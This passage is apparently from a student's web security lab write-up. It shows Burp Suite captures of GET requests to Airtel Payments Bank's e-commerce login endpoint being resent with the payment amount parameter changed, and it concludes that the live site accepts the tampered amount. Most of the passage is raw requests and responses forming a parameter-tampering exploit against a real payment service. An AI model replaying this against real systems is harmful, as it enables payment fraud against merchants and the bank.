42a8948b06ed276c1ebb450a4a1dad3a59eaa7ce17d81078e627dee604caa4ffbd3621ac020e115cf1b74f37d2dcada9e673ad9a85c9efbc1ff36a9b67b4a3ad&redirectionURL=
https:%2F%2Fsecure.payu.in%2F0b838c7291ac9b8c79e8b88afc9cd825%2Fairtelmoney_response.php%3FSTATUS%3DFAL%26CODE%3D999999%26MSG%3DApologies.%20We%20are%20experiencing%20some%20internal%20is
sues.%20Please%20try%20again%20later.%26MID%3Dnull%26TRAN_ID%3Dnull%26TRAN_AMT%3D595.00%26TRAN_CUR%3DINR%26TRAN_DATE%3D05312023161012%26TXN_REF_NO%3D17453712016%26HASH%3Dnull HTTP/1.1
Host: ecom.airtelbank.com
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://secure.payu.in/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

#ST#IS#4899


Step-7:

Now forward the request to the repeater.


Burp Suite Professional v2021.4.3 - Temporary Project - licensed to Supraja Technologies
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
4 ×
...
Send
Cancel
Target: https://ecom.airtelbank.com
Request
Pretty Raw \n Actions
Response
INSPECTOR
Query Parameters (9)
Body Parameters (0)
Request Cookies (0)
Request Headers (15)
Search...
0 matches
Ready
Search
ENG IN
4:10 PM 5/31/2023

```
GET /ecomui/login/530531167043114?usecase=ecom.pay.web&login=true&mname
=Intermesh%20Shopping%20Network%20Pvt%20Ltd&mid=1862421&endmid=PU-IGP&
amount=55.00&mobNumber=9988776655&hash=
42a8948b06ed276c1ebb450a4a1dad3a59eaa7ce17d81078e627dee604caa4ffbd3621a
c020e115cf1b74f37d2dcada9e673ad9a85c9efbc1ff36a9b67b4a3ad&
redirectionURL=
https:%2F%2Fsecure.payu.in%2F0b838c7291ac9b8c79e8b88afc9cd825%2Fairtelm
oney_response.php%3FSTATUS%3DFAL%26CODE%3D999999%26MSG%3DApologies.%20W
e%20are%20experiencing%20some%20internal%20issues.%20Please%20try%20aga
in%20later.%26MID%3Dnull%26TRAN_ID%3Dnull%26TRAN_AMT%3D595.00%26TRAN_CU
R%3DINR%26TRAN_DATE%3D05312023161012%26TXN_REF_NO%3D17453712016%26HASH%
3Dnull HTTP/1.1
Host: ecom.airtelbank.com
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://secure.payu.in/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Then click on send.


Burp Suite Professional v2021.4.3 - Temporary Project - licensed to Supraja Technologies
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 ×
...
Send
Cancel
Target: https://ecom.airtelbank.com
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
Query Parameters (9)
Body Parameters (0)
Request Cookies (0)
Request Headers (15)
Response Headers (9)
Search...
0 matches
Search...
0 matches
Done
2,628 bytes | 139 millis
Search
ENG IN
4:04 PM 5/31/2023


```
GET /ecomui/login/530531166940396?usecase=ecom.pay.web&login=true&mname
=Intermesh%20Shopping%20Network%20Pvt%20Ltd&mid=1862421&endmid=PU-IGP&
amount=5.00&mobNumber=9988776655&hash=
42a8948b06ed276c1ebb450a4a1dad3a59eaa7ce17d81078e627dee604caa4ffbd3621a
c020e115cf1b74f37d2dcada9e673ad9a85c9efbc1ff36a9b67b4a3ad&
redirectionURL=
https:%2F%2Fsecure.payu.in%2Ffabdee156ed811206d61cdb3cb47e681%2Fairtelm
oney_response.php%3FSTATUS%3DFAL%26CODE%3D999999%26MSG%3DApologies.%20W
e%20are%20experiencing%20some%20internal%20issues.%20Please%20try%20aga
in%20later.%26MID%3Dnull%26TRAN_ID%3Dnull%26TRAN_AMT%3D595.00%26TRAN_CU
R%3DINR%26TRAN_DATE%3D05312023160027%26TXN_REF_NO%3D17453657560%26HASH%
3Dnull HTTP/1.1
Host: ecom.airtelbank.com
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://secure.payu.in/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 31 May 2023 10:34:02 GMT
Content-Type: text/html
Content-Length: 2338
Last-Modified: Wed, 17 May 2023 19:57:44 GMT
Connection: close
ETag: "646531b8-922"
Content-Security-Policy: frame-ancestors 'none'
X-Frame-Options: sameorigin
Accept-Ranges: bytes

<!doctype html>
<html lang="en">

  <head>
    <meta charset="utf-8">
    <title>
      Airtel Payments Bank - Payments
    </title>
    <base href="/ecomui/">
      <meta name="viewport" content="width=device-width, initial-scale=
    <link rel="icon" type="image/x-icon" href="favicon.ico">
    <link rel="manifest" href="manifest.webmanifest">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <!-- <meta name="theme-color" content="#1976d2"> -->
    <meta name="theme-color" content="#a30001" />

    <script>
      (function (i, s, o, g, r, a, m) {
        i['GoogleAnalyticsObject'] = r;
        i[r] = i[r] || function () {
          (i[r].q = i[r].q || []).push(arguments)
```



https://ecom.airtelbank.com/ecomui/login/530331090314402?usecas

Payment to be made to PU-BINDUR

Amount ₹55.00

Login/Register

Mobile Number

+91 9401544064

Here we are able to modify the amount in the webpage which shows that the domain is vulnerable.

CONCLUSION:

By performing this task I got to know how an attacker uses the file upload, path transversal and parameter tampering vulnerabilities for his own benefits.